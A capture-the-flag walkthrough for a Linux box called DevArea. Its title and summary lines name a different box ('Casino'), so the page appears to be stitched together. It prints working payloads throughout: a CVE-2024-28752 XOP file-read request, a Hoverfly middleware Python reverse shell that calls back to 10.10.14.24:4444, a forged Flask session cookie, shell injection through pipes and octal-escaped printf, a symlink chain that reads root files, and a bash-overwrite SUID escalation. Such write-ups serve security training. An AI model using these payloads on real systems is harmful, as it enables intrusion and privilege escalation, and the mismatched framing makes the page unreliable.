



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

DevArea is a medium Linux machine that rewards careful source code analysis at every stage. The foothold starts with an anonymous FTP share containing a JAR file - decompiling it reveals a SOAP web service built on Apache CXF with Aegis DataBinding, which is vulnerable to CVE-2024-28752. That vulnerability lets us read arbitrary local files via crafted MTOM multipart requests, and we use it to pull credentials out of a systemd unit file for the Hoverfly service proxy running on port 8888. With valid Hoverfly credentials in hand, CVE-2025-54123 lets us configure a malicious Python middleware script through the API, which hands us a shell as dev_ryan. Privilege escalation involves a localhost Flask application whose source code is sitting in the user’s home directory. The app uses a Flask secret key stored in an environment file we can read directly, so we forge a valid session cookie and exploit a command injection vulnerability in the service status endpoint - one whose regex filter blocks common characters but misses pipes and $() substitution. Running as the syswatch service user, we use that injection to build a two-hop symlink chain that tricks the root-privileged syswatch.sh script into reading root.txt through a check it believes is safe.
rustscan -b 500 -a devarea.htb -- -sC -sV -Pn
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.58
8080/tcp open  http    syn-ack ttl 63 Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8500/tcp open  http    syn-ack ttl 63 Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    syn-ack ttl 63 Golang net/http server
|_http-title: Hoverfly Dashboard
There is a lot happening here. Port 21 immediately jumps out because anonymous FTP is enabled. Port 80 resolves to a static landing page. Port 8080 is Jetty - just a 404 at the root, which tells us something is mounted there but not at /. Port 8500 identifies itself as a proxy server that refuses direct requests, and port 8888 shows the Hoverfly dashboard title. Both 8500 and 8888 are the two halves of Hoverfly, a service virtualisation and traffic recording tool: 8500 is the proxy port for capturing traffic, and 8888 is the admin UI and API. We cannot get into the Hoverfly dashboard yet since we have no credentials.
Port 80 is just a static company page with nothing interactive.

Port 8080 returns a bare Jetty 404 at the root. Nothing useful directly, but Jetty is typically used to host Java web services, so it is worth keeping in mind once we understand what the application is.

The Hoverfly admin dashboard is available but requires credentials we do not yet have.
Anonymous login works and there is a single file in the pub directory.
ftp devarea.htb
Connected to devarea.htb.
Name (devarea.htb:user): anonymous
230 Login successful.
ftp> cd pub
ftp> dir
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
ftp> binary
ftp> get employee-service.jar
A JAR file called employee-service.jar is a promising lead. We pull it down and open it in JADX to inspect the decompiled source.
JADX decompiles the JAR cleanly. The ServerStarter class tells us exactly what this application is and where it is running:
// ServerStarter.java
import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
The import org.apache.cxf.jaxws.JaxWsServerFactoryBean line is significant. This service is built on Apache CXF, and it is mounted at http://devarea.htb:8080/employeeservice - which explains the Jetty 404 we saw at the root earlier. The WSDL is accessible at /employeeservice?wsdl.
The service itself is straightforward. EmployeeService is the interface, EmployeeServiceImpl implements it by processing a Report object, and Report is a plain Java bean with employeeName, department, content, and confidential fields:
// EmployeeServiceImpl.java
public class EmployeeServiceImpl implements EmployeeService {
    @Override
    public String submitReport(Report report) {
        String str;
        if (report.isConfidential()) {
            str = "Report marked confidential. Thank you, " + report.getEmployeeName();
        } else {
            str = "Report received from " + report.getEmployeeName();
        }
        return str + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();
    }
}
The content field ends up in the response. That will matter shortly.
The next thing to check is the exact version of Apache CXF in use. JAR files include Maven metadata under META-INF/maven/, and the Aegis DataBinding component has its own entry we can read from within the JAR:
META-INF/maven/org.apache.cxf/cxf-rt-databinding-aegis/pom.properties
version=3.2.14
groupId=org.apache.cxf
artifactId=cxf-rt-databinding-aegis
The key detail is cxf-rt-databinding-aegis - the service uses Apache CXF’s Aegis DataBinding. Searching for “Apache CXF Aegis DataBinding CVE” leads immediately to CVE-2024-28752, which affects versions before 4.0.4, 3.6.3, and 3.5.8. Version 3.2.14 is well before all of those patched releases, so we are in range.
The vulnerability works through MTOM (Message Transmission Optimization Mechanism), which is a way to embed binary attachments in SOAP messages using MIME multipart. Aegis DataBinding processes XOP (XML-binary Optimized Packaging) <xop:Include> elements, which can reference external resources - including local files. By crafting a SOAP request with a multipart/related content type and an <xop:Include href="file:///etc/passwd"/> element inside the content string field, the server fetches and returns the file contents as Base64 in the response.
Let us confirm this by reading /etc/passwd:
curl -s -X POST "http://devarea.htb:8080/employeeservice" \
  -H 'Content-Type: multipart/related;
      type="application/xop+xml";
      boundary="MIMEBoundary";
      start="<rootpart@example.com>";
      start-info="text/xml"' \
  --data-binary $'--MIMEBoundary\r\n\
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\n\
Content-Transfer-Encoding: 8bit\r\n\
Content-ID: <rootpart@example.com>\r\n\
\r\n\
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:tns="http://devarea.htb/">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>true</confidential>
        <content>
          <xop:Include
              xmlns:xop="http://www.w3.org/2004/08/xop/include"
              href="file:///etc/passwd"/>
        </content>
        <department>test</department>
        <employeeName>test</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>\r\n\
--MIMEBoundary--'
The response comes back with a Base64 blob inside <return>:
<return>Report marked confidential. Thank you, test. Department: test. Content: cm9vdDp4OjA...</return>
Decoding that blob confirms we have arbitrary local file read. The two interesting entries from /etc/passwd are:
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
So dev_ryan is the only interactive user. The syswatch account has no login shell and lives in /opt/syswatch - it will come up during privilege escalation.
We know Hoverfly is running as a systemd service because it appeared in the port scan and persists across connections. The standard place for custom unit files on Ubuntu is /etc/systemd/system/. We read hoverfly.service:
curl -s -X POST "http://devarea.htb:8080/employeeservice" \
  -H 'Content-Type: multipart/related;
      type="application/xop+xml";
      boundary="MIMEBoundary";
      start="<rootpart@example.com>";
      start-info="text/xml"' \
  --data-binary $'--MIMEBoundary\r\n\
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\n\
Content-Transfer-Encoding: 8bit\r\n\
Content-ID: <rootpart@example.com>\r\n\
\r\n\
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:tns="http://devarea.htb/">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>true</confidential>
        <content>
          <xop:Include
              xmlns:xop="http://www.w3.org/2004/08/xop/include"
              href="file:///etc/systemd/system/hoverfly.service"/>
        </content>
        <department>test</department>
        <employeeName>test</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>\r\n\
--MIMEBoundary--'
echo "<base64_blob>" | base64 -d
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password [REDACTED] -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
The -add flag tells Hoverfly to create the admin user at startup with those exact credentials, and the password is right there in the ExecStart line. The service runs as dev_ryan, which means any code Hoverfly executes runs under that account.
With valid Hoverfly admin credentials we can authenticate to the API on port 8888. CVE-2025-54123 is a vulnerability in Hoverfly’s middleware feature. Hoverfly supports custom middleware scripts - small programs that intercept and modify proxied traffic in flight. The middleware configuration accepts arbitrary code with no validation. An authenticated attacker can configure a Python script as middleware, and when any request passes through the proxy port, Hoverfly executes it. Because the service runs as dev_ryan, we get execution under that account.
First we obtain a JWT by posting our credentials to the token endpoint:
curl -s -X POST http://devarea.htb:8888/api/token-auth \
  -H 'Content-Type: application/json' \
  -d '{"username":"admin","password":"[REDACTED]"}'
{"token":"eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9..."}
Then we configure a reverse shell as the middleware via a PUT to /api/v2/hoverfly/middleware:
export TOKEN="eyJhbGci..."
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $TOKEN" \
  -H 'Content-Type: application/json' \
  -d '{
    "binary": "python3",
    "script": "#!/usr/bin/env python3\nimport sys,socket,subprocess,json\ndata=json.loads(sys.stdin.read())\ns=socket.socket()\ns.connect((\"10.10.14.24\",4444))\nsubprocess.call([\"/bin/bash\",\"-i\"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())\nprint(json.dumps(data))"
  }'
With a listener running, we send any request through the proxy port (8500) to trigger the middleware. The callback arrives shortly after:
[+] [New Reverse Shell] => devarea devarea.htb Linux-x86_64 dev_ryan(1001)
dev_ryan@devarea:/opt/HoverFly$
We add our SSH public key to ~/.ssh/authorized_keys for a stable session and grab user.txt from the home directory.
The first thing to check after landing is sudo -l:
sudo -l
User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh,
           !/opt/syswatch/syswatch.sh web-stop,
           !/opt/syswatch/syswatch.sh web-restart
We can run syswatch.sh as root with any argument except web-stop and web-restart. The script is installed under /opt/syswatch/, which has permissions that prevent dev_ryan from listing its contents, so we cannot read the script directly. We need to find its source another way. A search for syswatch-related files that dev_ryan can actually read gives us two important leads:
find / -name "syswatch*" -readable 2>/dev/null
/home/dev_ryan/syswatch-v1.zip
/etc/syswatch.env
/etc/systemd/system/syswatch-monitor.service
/etc/systemd/system/syswatch-monitor.timer
/etc/systemd/system/syswatch-web.service
/usr/local/bin/syswatch
There is a source archive in the home directory, and an environment file at /etc/syswatch.env that is world-readable. We read the environment file first:
cat /etc/syswatch.env
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
There is an admin password and, critically, a SYSWATCH_SECRET_KEY. We will come back to both of these. Now let us extract the source archive to understand what we are working with:
unzip syswatch-v1.zip -d /tmp/syswatch-src
The archive contains: bash plugins in plugins/, a monitor.sh runner, a Flask web application under syswatch_gui/, and the main syswatch.sh script. Before diving into the code, we check the systemd unit files we can read to understand the broader picture. The monitor service runs the plugin runner as root:
cat /etc/systemd/system/syswatch-monitor.service
[Unit]
Description=SysWatch Monitor Runner

[Service]
Type=oneshot
User=root
Group=root
EnvironmentFile=/etc/syswatch.env
ExecStart=/bin/bash /opt/syswatch/monitor.sh
And a timer fires it every five minutes:
cat /etc/systemd/system/syswatch-monitor.timer
[Unit]
Description=Run SysWatch Monitor every 5 minutes

[Timer]
OnBootSec=2min
OnUnitActiveSec=5min
Unit=syswatch-monitor.service

[Install]
WantedBy=timers.target
The web GUI service runs as the syswatch user, not root, and also loads the same environment file:
cat /etc/systemd/system/syswatch-web.service
[Unit]
Description=SysWatch Web GUI
After=network.target

[Service]
Type=simple
User=syswatch
Group=syswatch
EnvironmentFile=/etc/syswatch.env
WorkingDirectory=/opt/syswatch/syswatch_gui
ExecStart=/opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
Restart=on-failure
That last entry is important: any code we run through the web application will execute as syswatch, not as root. Now let us look at what the monitor actually does. monitor.sh is simple:
cat /tmp/syswatch-src/syswatch/monitor.sh
#!/bin/bash
source /opt/syswatch/config/syswatch.conf

mkdir -p "$LOG_DIR"
chmod 755 "$LOG_DIR"

for script in /opt/syswatch/plugins/*.sh; do
    # Skip common.sh
    if [[ "$script" == *"common.sh" ]]; then
        continue
    fi
    bash "$script" &
done

wait
It loops over every .sh file in the plugins directory and executes it. Since the service runs as root, any plugin it executes also runs as root. However, we cannot write to /opt/syswatch/plugins/ as dev_ryan - we checked that permissions block access to the whole directory. So the monitor is not a direct path.
The interesting entry point is the Flask web application. It listens on 127.0.0.1:7777 - we can see this at the very bottom of app.py:
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=7777, debug=False)
We also notice two things in app.py that matter immediately. First, the app loads its secret key and admin password from the environment variables we already have:
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
Second, the init_db() function creates the admin user from the environment variable only when the database is empty:
def init_db():
    conn = get_db()
    cur = conn.cursor()
    cur.execute(
        "CREATE TABLE IF NOT EXISTS users (id INTEGER PRIMARY KEY AUTOINCREMENT, "
        "username TEXT UNIQUE NOT NULL, password_hash TEXT NOT NULL)"
    )
    conn.commit()
    cur.execute("SELECT COUNT(*) AS c FROM users")
    if cur.fetchone()[0] == 0:          # <-- only seeds if table is empty
        pwd = os.environ.get("SYSWATCH_ADMIN_PASSWORD")
        if pwd:
            cur.execute(
                "INSERT INTO users(username, password_hash) VALUES(?, ?)",
                ("admin", generate_password_hash(pwd))
            )
            conn.commit()
    conn.close()
Because SYSWATCH_DB_PATH points to /opt/syswatch/syswatch_gui/syswatch.db and that database already exists on disk, the if cur.fetchone()[0] == 0 branch never fires. The stored password hash was set at install time and has nothing to do with whatever SyswatchAdmin2026 is now. The environment variable is effectively a dead letter in production.
We cannot log in with the known password, but we do have the secret key. Flask signs session cookies with itsdangerous using HMAC. Because we know SYSWATCH_SECRET_KEY, we can sign any session payload we want. Looking at the authentication check in app.py:
def require_login():
    if not session.get("user_id"):
        return redirect(url_for("login"))
The gate is simply session.get("user_id") - if that key is present and truthy, we are in. We write a short script that uses Flask’s own session serialiser to sign a cookie containing user_id: 1:
from flask import Flask
from flask.sessions import SecureCookieSessionInterface

def forge_flask_cookie(secret_key):
    app = Flask(__name__)
    app.secret_key = secret_key
    with app.test_request_context():
        si = SecureCookieSessionInterface()
        serializer = si.get_signing_serializer(app)
        # Forge the same payload the real login sets
        cookie = serializer.dumps({"user_id": 1, "username": "admin"})
    return cookie

secret = "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"
print(forge_flask_cookie(secret))

eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aclRQw.-GBIOTUy2m2BCPTvRRhlaOAYX40
We forward the internal port over SSH so we can reach the web app from our machine:
ssh -i key -L 7777:127.0.0.1:7777 dev_ryan@devarea.htb
Setting that forged value as the session cookie in the browser opens the dashboard immediately.
The /service-status endpoint in app.py lets authenticated users check the status of a named service. The relevant code is:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

def service_status():
    # ...
    service = request.form.get("service", "").strip()
    if not service or not SAFE_SERVICE.match(service):
        error = "Invalid service name"
    else:
        try:
            res = subprocess.run(
                [f"systemctl status --no-pager {service}"],
                shell=True,           # <-- this is the problem
                capture_output=True, text=True, timeout=10
            )
            output = res.stdout if res.stdout else res.stderr
The regex blocks semicolons, slashes, ampersands, angle brackets, carriage returns, and uppercase letters. That list looks reasonable at first glance, but shell=True is the real issue. When Python passes a string to subprocess.run with shell=True, it hands the whole string to /bin/sh -c, which means the shell interprets every metacharacter it understands - not just the ones we thought to block. Notably absent from the blocklist:
| (pipe) - allows chaining commands$() - allows command substitutionThe input nginx | id becomes systemctl status --no-pager nginx | id inside the shell, and because it is piped, the output of id flows back in the response. A quick test confirms this:
curl -X POST http://127.0.0.1:7777/service-status \
  -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aclRQw.-GBIOTUy2m2BCPTvRRhlaOAYX40" \
  -d 'service=nginx | id'
uid=984(syswatch) gid=984(syswatch) groups=984(syswatch)
We are executing as syswatch - the account the web service runs under, as shown in the systemd unit file above.
backup_logs()Before moving to the exploit, it is worth noting another route we explored. The backup_logs() endpoint in app.py copies log files as the syswatch user and explicitly follows symlinks:
@app.route("/backup-logs", methods=["POST"])
def backup_logs():
    # ...
    for fname in LOG_FILES.values():
        src_path = safe_join(LOG_DIR, fname)
        if not src_path:
            continue
        if os.path.exists(src_path):
            if os.path.isfile(src_path) or os.path.islink(src_path):
                shutil.copy2(src_path, os.path.join(target, fname))
The shutil.copy2 call follows symlinks by design - if src_path points to a symlink, it copies the target file, not the link itself. In principle this could be used to exfiltrate files syswatch can read. However, the safe_join function restricts filenames to the log directory and LOG_FILES is a hardcoded dictionary of fixed names, so we cannot inject a new entry. This path does not lead anywhere independently, though the symlink-following behaviour did point us toward what ultimately works via syswatch.sh.
The logs subcommand in syswatch.sh is what allows the final read. Looking at the view_logs() function in full from the source archive:
SAFE_LOG_REGEX='^[A-Za-z0-9_.-]+$'

view_logs() {
    local arg="${1:-}"

    # ---- LIST MODE ----
    if [ "$arg" = "--list" ] || [ "$arg" = "list" ]; then
        for p in "$LOG_DIR"/*.log; do
            [ -e "$p" ] || continue
            [ -L "$p" ] && continue       # skip symlinks in list
            [ -f "$p" ] || continue
            echo " - $(basename "$p")"
        done
        return
    fi

    # FILE NAME VALIDATION
    local file="${arg:-system.log}"
    if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
        echo "[Invalid log filename]: $file"
        return 1
    fi

    local path="$LOG_DIR/$file"
    if [ -L "$path" ]; then
        local target
        target=$(ls -l "$path" | awk '{print $NF}')   # extract symlink destination

        # Block absolute paths and traversal
        if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
            echo "[Blocked unsafe symlink target]: $file -> $target"
            return 1
        fi

        # If target looks safe (alphanumeric + dots/dashes), resolve it inside LOG_DIR
        if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
            local resolved="$LOG_DIR/$target"
            if [ -f "$resolved" ]; then
                cat "$resolved"     # follows any further symlinks the OS resolves
                return
            else
                echo "[Symlink target not found]: $file -> $target"
                return 1
            fi
        fi

        # Allow /var/log/* symlinks
        if [[ "$target" == /var/log/* ]]; then
            [ -f "$target" ] && cat "$target" && return
        fi

        echo "[Refusing unsafe symlink]: $file -> $target"
        return 1
    fi

    if [ -f "$path" ]; then
        cat "$path"
    fi
}
Walking through this logic slowly: when view_logs encounters a symlink, it reads the symlink’s textual target using ls -l | awk '{print $NF}'. It then checks whether that target string contains a / - if it does, the path is blocked as unsafe. The idea is to prevent someone from pointing a log file at /root/root.txt by making the symlink target string contain an absolute path.
The blind spot is the branch that handles safe-looking targets: when the extracted target matches ^[A-Za-z0-9_.-]+$ (just alphanumeric characters, dots, and dashes - no slashes), the code constructs resolved="$LOG_DIR/$target" and calls cat "$resolved". At this point the script only validated the target string. It never inspects what resolved itself points to on the filesystem. If resolved is itself a symlink pointing somewhere outside the log directory, cat will happily follow the chain - the kernel resolves symlinks transparently.
The attack is a two-step chain:
a in the log directory pointing at /root/root.txt - an absolute path that would be blocked if read directlyb in the log directory pointing at a - a relative name that contains no /, so it passes the checkWhen we run sudo syswatch.sh logs b, the script sees that b is a symlink, extracts its target (a), validates that a matches the safe regex (it does - no slashes), resolves it to /opt/syswatch/logs/a, tests [ -f "/opt/syswatch/logs/a" ] (which returns true because the kernel follows a to /root/root.txt, which exists and is a regular file), and then calls cat "/opt/syswatch/logs/a". At that point the kernel follows the chain again: a → /root/root.txt.
The only complication is that the command injection rejects / in input (it is in the blocklist: r"^[^;/\&.<>\rA-Z]*$"). We cannot write a literal file path in our ln -s commands. The workaround is to encode the slashes and dots using printf %b with octal escape sequences, where \057 is / and \056 is .:
First, create the inner symlink (a → /root/root.txt):
curl -X POST http://127.0.0.1:7777/service-status \
  -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aclRQw.-GBIOTUy2m2BCPTvRRhlaOAYX40" \
  -d 'service=nginx|ln -s $(printf %b "\057root\057root\056txt") $(printf %b "\057opt\057syswatch\057logs\057a")'
Then create the outer symlink (b → a):
curl -X POST http://127.0.0.1:7777/service-status \
  -H "Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aclRQw.-GBIOTUy2m2BCPTvRRhlaOAYX40" \
  -d 'service=nginx|ln -s a $(printf %b "\057opt\057syswatch\057logs\057b")'
Now we trigger the read with our sudo privilege:
sudo /opt/syswatch/syswatch.sh logs b
[REDACTED]
The chain works. The validation in view_logs() checks b’s target string (a), confirms it contains no dangerous characters, and then hands it to cat - which follows the full chain through the filesystem to deliver the root flag.
After getting root.txt through the intended chain, there is a much blunter alternative. Checking permissions on system binaries reveals that /usr/bin/bash has world-writable permissions - almost certainly an unintentional misconfiguration:
ls -la /usr/bin/bash
-rwxrwxrwx 1 root root 1446024 ... /usr/bin/bash
Because sudo /opt/syswatch/syswatch.sh runs as root and syswatch.sh is a bash script, root invokes /usr/bin/bash to interpret it. Replacing /usr/bin/bash with a wrapper script means the wrapper executes as root the next time any sudo syswatch.sh command is called.
Since our interactive SSH session is itself running under /usr/bin/bash, overwriting it while it is in use risks breaking the session. We work around this by triggering a fresh Hoverfly middleware shell configured to use /bin/sh instead, giving us a separate session that is not holding /usr/bin/bash open. From that shell:
# Save a clean copy of the real bash before overwriting
cp /usr/bin/bash /tmp/bash

# Write a wrapper that creates a SUID copy then calls the real bash
printf "#!/bin/sh\ncp /tmp/bash /tmp/rootbash\nchmod 4755 /tmp/rootbash\nexec /tmp/bash \"\$@\"\n" > /usr/bin/bash
Back in the SSH session, running any allowed sudo command triggers root execution of the wrapper:
sudo /opt/syswatch/syswatch.sh --help
The wrapper copies the original bash binary to /tmp/rootbash and sets the SUID bit. Calling it with -p preserves the effective UID:
/tmp/rootbash -p
id
uid=1001(dev_ryan) gid=1001(dev_ryan) euid=0(root) groups=1001(dev_ryan)
This path is almost certainly unintended. World-writable permissions on a system binary are far too coarse to be a deliberate privilege escalation step, and it bypasses everything interesting about the box - the Flask session forgery, the injection filter bypass, and the symlink validation logic. The intended route through view_logs() is the machine as it was designed.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.